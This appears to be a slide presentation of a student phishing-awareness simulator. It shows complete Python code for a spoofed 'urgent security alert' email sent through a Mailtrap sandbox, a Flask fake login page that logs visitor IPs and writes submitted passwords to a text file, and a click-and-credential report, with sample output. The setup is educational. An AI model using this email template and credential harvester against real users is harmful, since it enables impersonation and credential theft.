# PHISHING ATTACK SIMULATOR

*NIKHIL PHILIP JACOB*

USER NAME:

PASSWORD

CLICK

# ***OVERVIEW***

*How does the Phishing Attack Simulator Work ?*

1. **Phishing Email Generator**

2. **Phishing Website Generator**
   **+**
   **Click & Credential Logger**

3. **Report Generator**

# Phishing Email Generator

phishing_email.py | phishing_website.py | generate_report.py


phishing_email.py > ...

```python
# Importing the Required Libraries
import smtplib                                  # Built-in library for sending emails
from email.mime.text import MIMEText            # HTML formatting structure
from email.mime.multipart import MIMEMultipart  # HTML formatting structure for an email with multiple parts


# Setting the Mail Server Settings (Mailtrap SMTP configuration)
MAILTRAP_HOST = "sandbox.smtp.mailtrap.io"
MAILTRAP_PORT = 587
MAILTRAP_USERNAME = "[redacted]"
MAILTRAP_PASSWORD = "[redacted]"


# Setting the Sender and Recipient email
sender_email = "it.security@xyzfinancials.com"
recipient_email = "financial.control@xyzfinancials.com"


# Creating the body of the phishing email
subject = "Urgent: Security Alert - Immediate Action Required!"
body = """
<html>
<body>
    <p>Dear User,</p>
    <p>We've detected <b>unauthorized activity</b> on your account.</p>
    <p>Please verify your details immediately to secure your account.</p>
    <p><a href="http://127.0.0.1:5000" style="color: red; font-weight: bold;">Click here to verify your account</a></p>
    <p>If you do not verify within <b>24 hours</b>, your account will be locked.</p>
    <p>Best regards,<br>IT Security<br>XYZ Financials </p>
</body>
</html>
"""

# Creating the final phishing email
msg = MIMEMultipart()                                   # To create an email with multiple parts
msg["From"] = sender_email
msg["To"] = recipient_email
msg["Subject"] = subject
msg.attach(MIMEText(body, "html"))                      # Attaches the body in HTML format


# Sends the phishing email using Mailtrap
try:
    server = smtplib.SMTP(MAILTRAP_HOST, MAILTRAP_PORT)             # Creates an SMTP connection to the fake sandbox server called Mailtrap
    server.starttls()                                               # Secures the connection using TLS
    server.login(MAILTRAP_USERNAME, MAILTRAP_PASSWORD)              # Checks with the Mailtrap credentials and authenticates
    server.sendmail(sender_email, recipient_email, msg.as_string()) # The email is send
    server.quit()                                                   # Connection is closed
    print("Phishing email sent successfully!")                      # Prints the success message once the mail is sent.
except Exception as e:
    print("Failed to send email: " + str(e))                        # Prints the error message, if an error occurs
```

# Phishing Email Generator

```
PS D:\Phishing Attack Simulator> python phishing_email.py
Failed to send email: Connection unexpectedly closed
```

```
PS D:\Phishing Attack Simulator> python phishing_email.py
Phishing email sent successfully!
```



# Phishing Website Generator

phishing_website.py > ...

```python
# Importing the Required Libraries
from flask import Flask, request, render_template_string          # Web Framework, User-input capture, Create HTML pages
from datetime import datetime                                     # Log Timestamps


app = Flask(__name__)                                             # creates a flask web app to provide the phishing page


# Creating the HTML code for the fake login page
fake_login_page = """
<!DOCTYPE html>
<html>
<head><title>XYZ User Credential Verification</title></head>
<body>
    <h2>Please enter your credentials</h2>
    <form method="post">
        Username: <input type="text" name="username"><br><br>
        Password: <input type="password" name="password"><br><br>
        <button type="submit">Login</button>
    </form>
</body>
</html>
"""

# Creating the HTML code for the fake success page
SUCCESS_PAGE = """
<!DOCTYPE html>
<html>
<head>
    <title>Account Secured</title>
    <style>
        body { font-family: Arial, sans-serif; text-align: center; padding: 50px; }
        .success-message { color: green; font-size: 20px; font-weight: bold; }
        .success2-message { color: black; font-size: 15px; font-weight: bold; }
        .green-tick { font-size: 50px; color: green; }
    </style>
</head>
<body>
    <span class="green-tick">✅</span>
    <p class="success-message">Successful Verification!<br>
    Your account is now secure.<br>
    <p class="success2-message">You may close this page.<br><br>
    -XYZ IT Security </p>
</body>
</html>
"""
```

# *Phishing Website Generator (code cont:) – Click & Credential Logger*

phishing_website.py > ...

```python

# Creating the function to log IP Address and Timestamp
def log_click():
    visitor_ip = request.headers.get("X-Forwarded-For", request.remote_addr)             # To get the real IP if the network is behind a proxy
    if visitor_ip:
        visitor_ip = visitor_ip.split(',')[0]                                            # If there are multiple IP's then extract the first IP

    access_time = datetime.now().strftime("%Y-%m-%d %H:%M:%S")                           # To get the present timestamp

    with open("clicks.txt", "a") as file:
        file.write("IP: " + visitor_ip + ", Time: " + access_time + "\n")                # To log the IP & Time in the correct format to clicks.txt


# Creating a route to capture login requests and credentials
@app.route("/", methods=['GET', 'POST'])
def login():
    if request.method == 'GET':
        log_click()                                                                      # To call the previously defined function to log IP & Time

    if request.method == 'POST':                                                         # If the user provides login credentials
        username = request.form['username']
        password = request.form['password']

        with open("phished_credentials.txt", "a") as file:
            file.write("Username: " + username + ", Password: " + password + "\n")        # To log the credentials in the correct format to phished_credentials.txt

        return SUCCESS_PAGE                                                              # Shows the success message after the user submits the credentials.

    return render_template_string(fake_login_page)                                       # Shows the fake login page


# To run the flask web server
if __name__ == '__main__':
    app.run(debug=True, host="0.0.0.0")
```

# Phishing Website Generator

```
PS D:\Phishing Attack Simulator> python phishing_website.py
 * Serving Flask app 'phishing_website'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://10.5.1.128:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 102-167-101
```

127.0.0.1:5000

**Please enter your credentials**

Username:

Password:

Login

127.0.0.1:5000

**Please enter your credentials**

Username: Nikhil

Password: ••••••••

Login

**Successful Verification!**
**Your account is now secure.**

You may close this page.

-XYZ IT Security

# Report Generator

generate_report.py > ...

```python
def generate_report():

    with open("phished_credentials.txt", "r") as cred_file:              # To count the total number of phished user credentials
        phished_users = len(cred_file.readlines())

    with open("clicks.txt", "r") as click_file:                          # To count the total number of users who clicked the link
        clicks = len(click_file.readlines())

    print("<Phishing Report>")                                       # To show the summary report
    print("Total Users Clicked the Link: " + str(clicks))
    print("Total Users Entered Credentials: " + str(phished_users))

generate_report()                                                        # To execute the generate report function

```

```
PS D:\Phishing Attack Simulator> python generate_report.py
<Phishing Report>
Total Users Clicked the Link: 2
Total Users Entered Credentials: 2
PS D:\Phishing Attack Simulator>
```

phished_credentials.txt

File Edit View

```
Username: Nikhil, Password: Test@1234
Username: root, Password: admin
```

*Users who clicked the link also entered their credentials*

clicks.txt

File Edit View

```
IP: 127.0.0.1, Time: 2025-04-05 10:12:49
IP: 127.0.0.1, Time: 2025-04-05 10:18:18
IP: 127.0.0.1, Time: 2025-04-05 10:31:21
IP: 127.0.0.1, Time: 2025-04-05 11:11:36
IP: 127.0.0.1, Time: 2025-04-05 12:20:35
IP: 127.0.0.1, Time: 2025-04-05 15:19:44
```

```
PS D:\Phishing Attack Simulator> python generate_report.py
<Phishing Report>
Total Users Clicked the Link: 6
Total Users Entered Credentials: 2
PS D:\Phishing Attack Simulator>
```

*Users clicked the link but did NOT enter their credentials*

# Thank You!

*- NIKHIL PHILIP JACOB*

**PHISHING ATTACK SIMULATOR**

USER NAME:

PASSWORD

CLICK